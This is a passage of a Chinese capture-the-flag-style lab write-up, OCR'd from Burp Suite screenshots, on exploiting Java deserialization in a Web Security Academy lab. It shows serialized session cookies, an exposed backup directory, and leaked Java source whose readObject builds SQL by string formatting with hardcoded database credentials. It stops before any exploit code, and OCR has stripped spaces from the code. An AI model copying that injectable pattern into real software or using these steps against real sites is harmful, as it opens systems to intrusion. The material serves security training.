

一，登陆到my account，看到 cookie 包含一个序列化的 Java 对象
一段数据以 rO0AB 开头，你基本可以确定这串就是 JAVA 序列化 base64 加密的数据；
java序列化的数据一般会以标记（ac ed 00 05）开头，base64编码后的特征为rO0AB。




```
GET /my-account?id=wiener HTTP/2
Host: 0ad200cb03ebecad80fbdf1300f2006f.web-security-academy.net
Cookie: session=
rO0ABXNyAA9Qcm9kdWN0VGVtcGxhdGUAAAAAAAAAAQIAAUwAAmlkdAASTGphdmEvbG
FuZy9TdHJpbmc7eHB0AAEn
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ad200cb03ebecad80fbdf1300f2006f.web-security-academy.net/
my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
                <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30
                 15.1,15'>
                </polygon>
                <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8
                 14.3,30 28,15'>
                </polygon>
              </g>
            </svg>
          </a>
        </div>
        <div class='widgetcontainer-lab-status is-notsolved'>
          <span>
            LAB
          </span>
          <p>
            Not solved
          </p>
          <span class=lab-status-icon>
          </span>
        </div>
      </div>
    </div>
  </section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
      </header>
      <h4>
        Internal Server Error
      </h4>
      <p class=is-warning>
        java.lang.ClassNotFoundException: ProductTemplate
      </p>
    </div>
  </section>
</div>
</body>
</html>
```

二，发现 /backup/AccessTokenUser.java
请求 /backup/ 发现还包含一个ProductTemplate.java文件
看到数据库是postgresql等信息




```
    5432,
    "postgres",
    "postgres",
    "password"
    ).withAutoCommit();
    try
    {
      Connectionconnect=connectionBuilder.connect(30);
      Stringsql=String.format("SELECT*FROMproductsWHEREid='%s'
      LIMIT1",id);
      Statementstatement=connect.createStatement();
      ResultSetresultSet=statement.executeQuery(sql);
      if(!resultSet.next())
      {
        return;
      }
      product=Product.from(resultSet);
    }
    catch(SQLExceptione)
    {
      thrownewIOException(e);
```




```
GET /backup/ProductTemplate.java HTTP/2
Host: 0a6600b8048c644c82b15ce200a70048.web-security-academy.net
Cookie: session=
rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2VzcIRva2
VuVXNlchlR/0USJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmlu
ZztMAAhlc2VybmFtZXEAfgABeHB0ACBsbjZ0NG85dnJjeXJyOXFtY2RlaXFsZGZwND
hpZnNsdHQABndpZW5lcg%3d%3d
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a6600b8048c644c82b15ce200a70048.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
publicclassProductTemplateimplementsSerializable
{
  staticfinallongserialVersionUID=1L;

  privatefinalStringid;
  privatetransientProductproduct;

  publicProductTemplate(Stringid)
  {
    this.id=id;
  }

  privatevoidreadObject(ObjectInputStreaminputStream)throws
  IOException,ClassNotFoundException
  {
    inputStream.defaultReadObject();

    JdbcConnectionBuilderconnectionBuilder=
    JdbcConnectionBuilder.from(
    "org.postgresql.Driver",
    "postgresql",
    "localhost",
    5432,
    "postgres",
    "postgres",
    "password"
    ).withAutoCommit();
    try
    {
      Connectionconnect=connectionBuilder.connect(30);
      Stringsql=String.format("SELECT*FROMproductsWHEREid='%s'
      LIMIT1",id);
      Statementstatement=connect.createStatement();
      ResultSetresultSet=statement.executeQuery(sql);
      if(!resultSet.next())
      {
        return;
      }
      product=Product.from(resultSet);
    }
```




```
GET /backup HTTP/2
Host: 0a7700d50302571183159b3a00dd0097.web-security-academy.net
Cookie: session=
rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2VzcIRva2
VuVXNlchlR/0USJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmlu
ZztMAAhlc2VybmFtZXEAfgABeHB0ACBuYWQ5bWFzMDFyczVlamI2cmNxbWdqcmRxN3
Z1dDliNHQABndpZW5lcg%3d%3d
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a7700d50302571183159b3a00dd0097.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
        padding:0.2em;
      }
    </style>
  </head>
  <body>
    <h1>
      Index of /backup
    </h1>
    <table>
      <tr>
        <th>
          Name
        </th>
        <th>
          Size
        </th>
      </tr>
      <tr>
        <td>
          <a href='/backup/AccessTokenUser.java'>
            AccessTokenUser.java
          </a>
        </td>
        <td>
          486B
        </td>
      </tr>
      <tr>
        <td>
          <a href='/backup/ProductTemplate.java'>
            ProductTemplate.java
          </a>
        </td>
        <td>
          1651B
        </td>
      </tr>
    </table>
  </body>
</html>
```


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2023.3.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
1 ×
Send
Cancel
Target: https://0a7700d50302571183159b3a00dd0097.web-security-ac
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request att
Request qu
Request bo
Request co
Request he
Response h

```
GET /backup/AccessTokenUser.java HTTP/2
Host: 0a7700d50302571183159b3a00dd0097.web-security-academy.net
Cookie: session=
r00ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2VzcloRva2
VuVXNlchlR/0USJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmlu
ZztMAAhlc2VybmFtZXEAfgABeHB0ACBuYWQ5bWFzMDFyczVlamI2cmNxbWdqcmRxN3
ZldDliNHQABndpZW5lcg%3d%3d
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a7700d50302571183159b3a00dd0097.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/2 200 OK
X-Frame-Options: SAMEORIGIN
Content-Length: 486

packagedata.session.token;

importjava.io.Serializable;

publicclassAccessTokenUserimplementsSerializable
{
  privatefinalStringusername;
  privatefinalStringaccessToken;

  publicAccessTokenUser(Stringusername,StringaccessToken)
  {
    this.username=username;
    this.accessToken=accessToken;
  }

  publicStringgetUsername()
  {
    returnusername;
  }

  publicStringgetAccessToken()
  {
    returnaccessToken;
  }
}
```




305	https://0a7700d503025711...	GET	/academyLabHeader		101	147			
306	https://0a7700d503025711...	GET	/my-account?id=wiener	✓	200	3169	HTML		Developing a custo...
308	https://0a7700d503025711...	GET	/academyLabHeader		101	147			
309	https://0a7700d503025711...	POST	/my-account/change-email	✓	302	91			
310	https://0a7700d503025711...	GET	/my-account		200	3222	HTML		Developing a custo...
312	https://0a7700d503025711...	GET	/academyLabHeader		101	147			
313	https://0a7700d503025711...	GET	/		200	10683	HTML		Developing a custo...
318	https://0a7700d503025711...	GET	/resources/images/shop.svg		200	7258	XML	svg	
341	https://0a7700d503025711...	GET	/academyLabHeader		101	147			

```
GET /my-account?id=wiener HTTP/2
Host:
0a7700d50302571183159b3a00dd0097.web-security-academy.net
Cookie: session=
r00ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2Vzcl
Rva2VuVXNlchlR/0USJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5n
L1N0cmluZztMAAhlc2VybmFtZXEAfgABeHB0ACBuYWQ5bWFzMDFyczVlamI2cm
NxbWdqcmRxN3ZldDliNHQABndpZW5lcg%3d%3d
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a7700d50302571183159b3a00dd0097.web-security-academy.
net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <h1>
        My Account
      </h1>
      <div id=account-content>
        <p>
          Your username is: wiener
        </p>
        <form class="login-form" name="change-email-form"
        action="/my-account/change-email" method="POST">
          <label>
            Email
          </label>
          <input required type="email" name="email" value="">
          <button class='button' type='submit'>
            Update email
          </button>
        </form>
      </div>
      <!-- <a href=/backup/AccessTokenUser.java>Example
      user</a> -->
    </div>
  </section>
</div>
```

三，写一个java程序，进行反序列化）

